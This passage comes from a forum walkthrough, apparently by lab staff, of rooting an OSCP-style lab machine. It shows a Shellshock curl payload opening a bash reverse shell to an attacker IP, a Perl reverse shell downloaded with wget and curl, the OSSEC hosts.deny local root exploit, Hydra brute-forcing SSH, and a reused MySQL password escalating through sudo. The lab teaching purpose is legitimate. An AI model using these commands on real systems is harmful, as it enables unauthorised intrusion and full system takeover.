---------------------------------------------------------------------------------------------------------------------
root@kali:~#
```

Two possible exploits:

- EDB-ID #35234: OSSEC 2.8 - hosts.deny Privilege Escalation
- EDB-ID #37265: OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation

Last edited by g0tmi1k; 11-23-2017 at 11:49 AM.

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | **Reply With Quote** |

05-23-2016, 12:02 PM #24

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Privilege Escalation
Method #1 - OSSEC (Part 1)

Looking at the two possible known exploits:


- EDB-ID #35234: OSSEC 2.8 - hosts.deny Privilege Escalation
- EDB-ID #37265: OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation

As the OSSEC 2.7 <= 2.8.1 - 'diff' Command Local Root Escalation exploit is over multiple versions, it's a good sign of success. However, upon reading it, the vulnerability requires a few configurations on the target machine in order for the exploit to work.

> *Again, this vulnerability exists only on *NIX systems and is contingent on the following criteria:*
>
> *1. A vulnerable version is in use.*
> *2. The OSSEC agent is configured to use syscheck to monitor the file system for changes.*
> *3. The list of directories monitored by syscheck includes those writable by underprivileged users.*
> *4. The "report_changes" option is enabled for any of those directories.*

We can answer a few of these, but let's see if we can find out any more information about OSSEC:

Code:
```
www-data@alpha:/var/www/html$ cd /etc/
cd /etc/
www-data@alpha:/etc$

www-data@alpha:/etc$ file ossec*
file ossec*
ossec-init.conf: regular file, no read permission
www-data@alpha:/etc$
```



So we cannot access the configuration file for OSSEC .
So what do we know?

- We are using Ubuntu, which is *nix.
- OSSEC is between the vulnerable versions, and its currently in use.
- We do not know if it is using syscheck.
- We do not know what directories are being monitored (so can't know if we can write to them).
- We do not know about report_changes.

So not a huge amount. We could try and guess places and hope we get lucky... But let's look at the other exploit now.

> *# Run this on target machine and follow instructions to execute command as root*

Sounds simple enough!

So we are going to copy out the exploit, give it an easier filename and then setup a basic web server on port 8888:

Code:
```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/35234.py alpha-root.py
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

```
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/35234.py alpha-root.py
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

We know on the target, it has either "**cURL**" and "**wget**" already installed on the box, which we can use to transfer files via HTTP. The only thing we haven't checked for, is to make sure port TCP 8888 is allowed out. Before we can download the file from ourselves, we need to find a place we are able to write too. There are a few common places ("**/tmp/**" and "**/var/tmp/**", but they are not always *cough* In the labs *cough*):

Code:

```
www-data@alpha:/etc$ ls -l /
ls -l /
total 2292
...SNIP...
drwxrwxrwt  3 root root 2273280 May 23 01:17 tmp
...SNIP...
www-data@alpha:/etc$

www-data@alpha:/etc$ mount | grep '/tmp'
mount | grep '/tmp'
www-data@alpha:/etc$
```

```
www-data@alpha:/etc$ ls -l /
ls -l /
total 2292
drwxr-xr-x  2 root root    4096 Oct  9  2014 bin
drwxr-xr-x  3 root root    4096 Mar  5  2015 boot
drwxr-xr-x 14 root root    4120 May 22 04:06 dev
drwxr-xr-x 96 root root    4096 May 22 04:06 etc
drwxr-xr-x  3 root root    4096 Oct  9  2014 home
lrwxrwxrwx  1 root root      33 Oct  9  2014 initrd.img -> boot/initrd.img-3.13.0-32-generic
drwxr-xr-x 21 root root    4096 Oct  9  2014 lib
drwxr-xr-x  2 root root    4096 Oct  9  2014 lib64
drwx------  2 root root   16384 Oct  9  2014 lost+found
drwxr-xr-x  4 root root    4096 Oct  9  2014 media
drwxr-xr-x  2 root root    4096 Apr 10  2014 mnt
drwxr-xr-x  2 root root    4096 Jul 22  2014 opt
dr-xr-xr-x 97 root root       0 May 22 04:06 proc
drwx------  5 root root    4096 May  9 08:00 root
drwxr-xr-x 19 root root     680 May 22 06:52 run
drwxr-xr-x  2 root root    4096 Mar  5  2015 sbin
drwxr-xr-x  2 root root    4096 Jul 22  2014 srv
dr-xr-xr-x 13 root root       0 May 22 04:06 sys
drwxrwxrwt  3 root root 2273280 May 23 01:17 tmp
drwxr-xr-x 10 root root    4096 Oct  9  2014 usr
drwxr-xr-x 14 root root    4096 Oct  9  2014 var
lrwxrwxrwx  1 root root      30 Oct  9  2014 vmlinuz -> boot/vmlinuz-3.13.0-32-generic
www-data@alpha:/etc$

www-data@alpha:/etc$ mount | grep '/tmp'
mount | grep '/tmp'
www-data@alpha:/etc$
```

So "**/tmp**" is writeable by everyone and isn't mounted any different. We will be able to use it.

Code:

```
www-data@alpha:/etc$ cd /tmp/
cd /tmp/
www-data@alpha:/tmp$

www-data@alpha:/tmp$ wget 10.11.0.4:8888/alpha-root.py
wget 10.11.0.4:8888/alpha-root.py
--2016-05-23 01:19:58--  http://10.11.0.4:8888/alpha-root.py
Connecting to 10.11.0.4:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2952 (2.9K) [text/plain]
Saving to: 'alpha-root.py'

     0K ..                                                    100%  552M=0s

2016-05-23 01:19:59 (552 MB/s) - 'alpha-root.py' saved [2952/2952]
```

```
www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-root.py
file alpha-root.py
alpha-root.py: Python script, ASCII text executable, with CRLF line terminators
www-data@alpha:/tmp$
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# cp /usr/share/exploitdb/platforms/linux/local/35234.py alpha-root.py
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
10.11.1.71 - - [22/May/2016 19:27:10] "GET /alpha-root.py HTTP/1.1" 200 -
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
www-data@alpha:/etc$ cd /tmp/
cd /tmp/
www-data@alpha:/tmp$

www-data@alpha:/tmp$ wget 10.11.0.4:8888/alpha-root.py
wget 10.11.0.4:8888/alpha-root.py
--2016-05-23 01:19:58--  http://10.11.0.4:8888/alpha-root.py
Connecting to 10.11.0.4:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2952 (2.9K) [text/plain]
Saving to: 'alpha-root.py'

     0K ..                                                    100%  552M=0s

2016-05-23 01:19:59 (552 MB/s) - 'alpha-root.py' saved [2952/2952]

www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-root.py
file alpha-root.py
alpha-root.py: Python script, ASCII text executable, with CRLF line terminators
www-data@alpha:/tmp$
```

So the file transferred successfully! Only one thing left to-do... execute it!

Let's play dumb and run it:

Code:

```
www-data@alpha:/tmp$ python alpha-root.py
python alpha-root.py
usage of program
-c Command to run as root in quotes

www-data@alpha:/tmp$
```

```
www-data@alpha:/tmp$ python alpha-root.py
python alpha-root.py
usage of program
-c Command to run as root in quotes

www-data@alpha:/tmp$
```

Simple enough.
However, there's a higher chance of success generally with exploits by getting it to execute a single program, without any command line arguments. So rather than running the bash command we used in the PoC shellshock command, let's get it to execute a custom program of our choice. It might not be as "stealthy" (as we have to write files to the disk and transfer it over - but we already did this with the OSSEC exploit), and be a few more extra steps, however we'll take a root shell over less work any time!

Now, we could use msfvenom to generate a *something* (such as binary ELF), or we could use a perl script (as we know there's perl on the box).

Code:

```
root@kali:~# cp /usr/share/webshells/perl/perl-reverse-shell.pl alpha-shell.pl
root@kali:~#
root@kali:~# sed -i 's/my $ip = .*;/my $ip = "10.11.0.4";/; s/my $port = .*;/my $port = 444;/' alpha-shell.pl
root@kali:~#
root@kali:~# python2 -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

```
root@kali:~# cp /usr/share/webshells/perl/perl-reverse-shell.pl alpha-shell.pl
root@kali:~#
root@kali:~# sed -i 's/my $ip = .*;/my $ip = "10.11.0.4";/; s/my $port = .*;/my $port = 444;/' alpha-shell.pl
root@kali:~#
root@kali:~# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
```

The two sed commands, is us replacing our IP & port with the templates (by default it is 127.0.0.1 and port 1234, which isn't helpful for us).
Notice how we are using a different port to what we did with the shellshock? Again, we haven't tested to see if this port is allowed out (however nothing has been blocked so far!).

Also transfer it over.
To make it different, this time, we'll use cURL:

Code:

```
www-data@alpha:/tmp$ curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3711  100  3711    0     0  10480      0 --:--:-- --:--:-- --:--:-- 10882
www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-shell.pl
file alpha-shell.pl
alpha-shell.pl: Perl script, ASCII text executable
www-data@alpha:/tmp$
```

```
root@kali:~# cp /usr/share/webshells/perl/perl-reverse-shell.pl alpha-shell.pl
root@kali:~#
root@kali:~# sed -i 's/my $ip = .*;/my $ip = "10.11.0.4";/; s/my $port = .*;/my $port = 444;/' alpha-shell.pl
root@kali:~#
root@kali:~# python -m SimpleHTTPServer 8888
Serving HTTP on 0.0.0.0 port 8888 ...
10.11.1.71 - - [22/May/2016 19:40:49] "GET /alpha-shell.pl HTTP/1.1" 200 -
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
www-data@alpha:/tmp$ curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
curl 10.11.0.4:8888/alpha-shell.pl > alpha-shell.pl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3711  100  3711    0     0  10480      0 --:--:-- --:--:-- --:--:-- 10882
www-data@alpha:/tmp$

www-data@alpha:/tmp$ file alpha-shell.pl
file alpha-shell.pl
alpha-shell.pl: Perl script, ASCII text executable
www-data@alpha:/tmp$
```

Before we try and get a root shell, we will test to make sure everything is correct, by manually executing the shell. If everything is correct, we'll get another reverse shell, just as the same user we are now (as we are the user who executed it).
We'll need to setup a listener first, and find the full path to the perl binary, before calling the script (as we may not have $PATH set again, just like in our Shellshock PoC):

Code:

```
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)



www-data@alpha:/tmp$ whereis perl
whereis perl
perl: /usr/bin/perl /etc/perl /usr/lib/perl /usr/local/lib/perl /usr/share/perl /usr/share/man/man1/perl.1.gz
www-data@alpha:/tmp$

www-data@alpha:/tmp$ /usr/bin/perl /tmp/alpha-shell.pl
/usr/bin/perl /tmp/alpha-shell.pl
Content-Length: 0
Connection: close
Content-Type: text/html
```

```
www-data@alpha:/tmp$ Content-Length: 39
Connection: close
Content-Type: text/html

Sent reverse shell to 10.11.0.4:444< p>
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
Connection from [10.11.1.71] port 444 [tcp/*] accepted (family 2, sport 48626)
 03:45:53 up 32 min,  0 users,  load average: 0.04, 0.03, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
$
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
www-data@alpha:/tmp$ whereis perl
whereis perl
perl: /usr/bin/perl /etc/perl /usr/lib/perl /usr/local/lib/perl /usr/share/perl /usr/share/man/man1/perl.1.gz
www-data@alpha:/tmp$

www-data@alpha:/tmp$ /usr/bin/perl /tmp/alpha-shell.pl
/usr/bin/perl /tmp/alpha-shell.pl
Content-Length: 0
Connection: close
Content-Type: text/html

www-data@alpha:/tmp$ Content-Length: 39
Connection: close
Content-Type: text/html

Sent reverse shell to 10.11.0.4:444<p>
```

Everything worked!

Now, let's reset it and this time, use the exploit to call it.
Notice, you can type "exit" into the new reverse shell, in order to get command line access again on the original (may need to press enter in order to get a prompt back).

Code:

```
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)



www-data@alpha:/tmp$ python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python alpha-root.py -c '/tmp/alpha-shell.pl'
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
www-data@alpha:/tmp$ python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
```

ugh! It appears to have hung!
There wasn't any output like the exploit code made out.

Now this could be because of the type of shell we have, and the lack of TTY support.

- A shell is command line interpreter.

- A terminal is a text input/output environment.
- A console is a physical terminal
- "TeleTYpe" (aka TTY) - can be found in "/dev/tty*". They are devices that acts like a "teletype" (such as a terminal).
- "Pseudo-TeletYpe" (aka PTY) - These are devices that acts like a terminal to the process reading/writing there, but managed by something else. **So we can use PTY to fake TTY**.

More information: http://www.linusakesson.net/programming/tty/

Last edited by g0tmi1k; 09-12-2017 at 10:48 AM. ***Reason:*** *typo*

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | Reply With Quote

05-23-2016, 01:58 PM #25

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Privilege Escalation
Method #1 - OSSEC (Part 2)

Using the above information, we can use python to handle our PTY, "**python -c 'import pty; pty.spawn("/bin/sh")'**". The only problem is, we would have to re-exploit the box again, because our shell is hung.
Useful resource: Post-Exploitation Without A TTY
Note: The shell will start to respond, if you wait more than 12 minutes for the script to time out.

Code:

```
root@kali:~# !curl
curl -H "User-Agent: () { :; }; /bin/bash -c 'echo aaaa; bash -i >& /dev/tcp/10.11.0.4/443 0>&1; echo zzzz;'"



root@kali:~# !nc
nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 55535)
bash: cannot set terminal process group (1210): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$

www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$
```

Once we have a shell back, we re-run the exploit again, in our fake TTY shell. This time, it doesn't hang, and we have output:

Code:

```
$ python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
==============================================
Creating /tmp/hosts.deny.300 through /tmp/hosts.deny.65536 ...
==============================================
Monitoring tmp for file change....
ssh into the system a few times with an incorrect password
```

```
Then wait for up to 10 mins
==============================================
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# !nc
nc -nlvp 444
Listening on [0.0.0.0] (family 0, port 444)
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# !nc
nc -nlvp 443
Listening on [0.0.0.0] (family 0, port 443)
Connection from [10.11.1.71] port 443 [tcp/*] accepted (family 2, sport 60877)
bash: cannot set terminal process group (1168): Inappropriate ioctl for device
bash: no job control in this shell
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$

$ python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
python /tmp/alpha-root.py -c '/usr/bin/perl /tmp/alpha-shell.pl'
==============================================
Creating /tmp/hosts.deny.300 through /tmp/hosts.deny.65536 ...
==============================================
Monitoring tmp for file change....
ssh into the system a few times with an incorrect password
Then wait for up to 10 mins
==============================================
```

So we follow the instructions on the screen. We now need to SSH in the box until we are locked out!
Using what we know of "**/etc/passwd**", there's a user account of "**gibson**". Let's use it.
We also take the top 10 passwords from the "**rockyou.txt**", and use "**hydra**" to brute force the SSH with it.
By doing this, we are then unable to connect back to the SSH service (we have been banned - just like when we were gathering information about the target).
*Note, we are using "**-o ConnectTimeout=10**" when trying to connect to the SSH service, to wait 10 seconds before timing out - else it will take a VERY long time (when it really should not).*

Code:

```
root@kali:~# ssh -o ConnectTimeout=10 gibson@10.11.1.71
gibson@10.11.1.71's password:

root@kali:~#
root@kali:~# head -n 10 /usr/share/wordlists/rockyou.txt > /tmp/alpha.txt
root@kali:~#
root@kali:~# hydra -l gibson -P /tmp/alpha.txt -T 20 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 22:10:31
[ WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks:
[ DATA] max 10 tasks per 1 server, overall 20 tasks, 10 login tries (l:1/p:10), ~0 tries per task
[ DATA] attacking service ssh on port 22
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 22:10:36
root@kali:~#
root@kali:~# ssh -o ConnectTimeout=10 gibson@10.11.1.71
ssh: connect to host 10.11.1.71 port 22: Connection timed out
root@kali:~#
```

Then all we have to-do is wait 10 minutes!

Code:

```
root@kali:~# sleep 10m
root@kali:~#
```

Some stage during the sleep, the exploit output changes:

Code:

```
==============================================
File:  /tmp/hosts.deny.1619  has just been modified
Writing exploit to this file
==============================================
 ssh in again to execute the command
==============================================
               End Prog.
User defined signal 1
$
```

We don't need to act on it.

The last and final stage is to re-connect this time to the SSH.
However, this time, instead of getting the password prompt or a timeout message we get:

Code:


```
root@kali:~# !ssh
ssh -o ConnectTimeout=10 gibson@10.11.1.71
ssh_exchange_identification: read: Connection reset by peer
root@kali:~#
```

...however, this all isn't bad news!

In our netcat listener:

Code:

```
Connection from [10.11.1.71] port 444 [tcp/*] accepted (family 2, sport 50579)
 04:24:18 up 23 min,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
Linux alpha 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
uid=0(root) gid=0(root) groups=0(root)
/
/usr/sbin/apache: 0: can't access tty; job control turned off
#
```



Waaaahoooooo! Reverse root shell

Troubleshooting

Don't use: **python /tmp/exploit.py -c "/tmp/alpha-shell.pl"**, but **python /tmp/exploit.py -c "/usr/bin/perl /tmp/alpha-shell.pl"** (the full path to perl) - else it may not work (even if you have the execute flag set)
Don't use: **python /tmp/exploit.py -c "/bin/bash -i >& /dev/tcp/10.11.0.4/443"** - else it may not work.
If your SSH prompt is different to "**ssh_exchange_identification: read: Connection reset by peer**" (e.g. you get a password prompt again), the OSSEC exploit failed.

Last edited by g0tmi1k; 08-15-2016 at 11:45 AM. ***Reason:*** *typo*

PWB/OSCP (2011) **| WiFu/OSWP** (2013) **| CTP/OSCE** (2013) **| AWAE** (2015) **| AWE** (2016)

Reply | Reply With Quote |

05-23-2016, 03:39 PM #26

g0tmi1k
Offsec Staff

Join Date:	Jun 2011
Posts:	538

Privilege Escalation
Method #2 - MySQL
SSH
We managed to find the credentials to MySQL, via the web application, which just so happens to be the root user (not to be confused with the root account on the OS) - "**root**" / "**zaq1xsw2cde3**".
This allows us to-do anything we want to the database and the MySQL service (such as loading UDF - *cough* handy for other lab machines *cough*).

However, have these credentials been re-used anywhere else (either on this system or another one in the network)? Let's see! There's two ways of going about this, so we will cover both.

So using what we learn from "**/etc/passwd**", we know there's a user account called "**gibson**".
Let's see if that user is allowed to SSH in:

Code:
```
www-data@alpha:/usr/lib/cgi-bin$ grep -v '^#' /etc/ssh/sshd_config | uniq
grep -v '^#' /etc/ssh/sshd_config | uniq
...SNIP...
LoginGraceTime 120
PermitRootLogin without-password
...SNIP...
PubkeyAuthentication yes
AuthorizedKeysFile    %h/.ssh/authorized_keys
...SNIP....
PermitEmptyPasswords no
...SNIP...
UsePAM yes
www-data@alpha:/usr/lib/cgi-bin$
```

```
www-data@alpha:/usr/lib/cgi-bin$ grep -v '^#' /etc/ssh/sshd_config | uniq
grep -v '^#' /etc/ssh/sshd_config | uniq

Port 22
Protocol 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
UsePrivilegeSeparation yes

KeyRegenerationInterval 3600
ServerKeyBits 1024

SyslogFacility AUTH
LogLevel INFO

LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile      %h/.ssh/authorized_keys

IgnoreRhosts yes
RhostsRSAAuthentication no
HostbasedAuthentication no

PermitEmptyPasswords no

ChallengeResponseAuthentication no

X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes

AcceptEnv LANG LC_*

Subsystem sftp /usr/lib/openssh/sftp-server

UsePAM yes
www-data@alpha:/usr/lib/cgi-bin$
```

So we can see any user is allowed to SSH in, and the system will accept either password or SSH keys for every user except for root

(where it requires a SSH key).
Notice the time out is set to 120 seconds, else we would have to use "-o ConnectTimeout=10" (See Privilege Escalation Method #1).
So there's no reason why gibson wouldn't work! Let's try:
For the record, rather than doing just a single IP for the machine we are attacking, we could do the whole subnet (10.11.1.0/24) and see if it's on any other machines.

Code:

```
root@kali:~# hydra -l gibson -p zaq1xsw2cde3 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for


Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 23:43:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.11.1.71   login: gibson   password: zaq1xsw2cde3
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 23:43:08
root@kali:~#
```

```
root@kali:~# hydra -l gibson -p zaq1xsw2cde3 10.11.1.71 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-22 23:43:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 64 tasks, 1 login try (l:1/p:1), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 10.11.1.71   login: gibson   password: zaq1xsw2cde3
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-22 23:43:08
root@kali:~#
```

So the root MySQL password is the same for the gibson user!
So just need to SSH in now:

Code:

```
root@kali:~# ssh gibson@10.11.1.71
gibson@10.11.1.71's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)


 * Documentation:  https://help.ubuntu.com/


  System information as of Mon May 23 05:35:55 EDT 2016


  System load:  0.24               Processes:           88
  Usage of /:   35.2% of 4.79GB    Users logged in:     0
  Memory usage: 16%                IP address for eth0: 10.11.1.71
  Swap usage:   0%


  Graph this data and manage this system at:
    https://landscape.canonical.com/


Last login: Mon May  9 08:05:43 2016 from 10.11.1.4
gibson@alpha:~$
```

```
root@kali:~# ssh gibson@10.11.1.71
gibson@10.11.1.71's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon May 23 05:35:55 EDT 2016

  System load:  0.24               Processes:           88
  Usage of /:   35.2% of 4.79GB    Users logged in:     0
  Memory usage: 16%                IP address for eth0: 10.11.1.71
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Mon May  9 08:05:43 2016 from 10.11.1.4
gibson@alpha:~$
```

Note: The password is not echo'd out.

Because we just became a new user, we would have to start the information gathering process for privilege escalation that relates to the user.
So the very first command would be "**id**", to see who we now are:

Code:

```
gibson@alpha:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmi
gibson@alpha:~$
```

```
gibson@alpha:~$ id
uid=1000(gibson) gid=1000(gibson) groups=1000(gibson),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),112(lpadmin),113(sambashare)
gibson@alpha:~$
```

So we are part of the "**sudo**" group! (Debian based OS, its "sudo". CentOS/RedHat its "**wheel**").
So let's see what we can do:

Code:

```
gibson@alpha:~$ sudo -l
```

```
gibson@alpha:~$ sudo -l
[sudo] password for gibson:
Matching Defaults entries for gibson on alpha:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User gibson may run the following commands on alpha:
    (ALL : ALL) ALL
gibson@alpha:~$
```

So we can execute any command as sudo! So we can just switch to the root user!

Code:

```
gibson@alpha:~$ sudo su
root@alpha:/home/gibson#
```

...and because we have just become to a new user:

Code:

```
root@alpha:/home/gibson# id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/home/gibson#
```

```
gibson@alpha:~$ sudo -l
[sudo] password for gibson:
Matching Defaults entries for gibson on alpha:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gibson may run the following commands on alpha:
    (ALL : ALL) ALL
gibson@alpha:~$ sudo su
root@alpha:/home/gibson#
root@alpha:/home/gibson# id
uid=0(root) gid=0(root) groups=0(root)
root@alpha:/home/gibson#
```

Note: Didn't have to re-type in the password, as we already had just done it.

Waaaahoooooo! Root shell

SU

Here's a slight different way, rather than using Hydra & SSH:

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ su gibson
su gibson
su: must be run from a terminal
www-data@alpha:/usr/lib/cgi-bin$
```

However, re-using the PTY trick from Privilege Escalation Method #1.

Code:

```
www-data@alpha:/usr/lib/cgi-bin$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ su gibson
su gibson
Password: zaq1xsw2cde3


gibson@alpha:/usr/lib/cgi-bin$ id
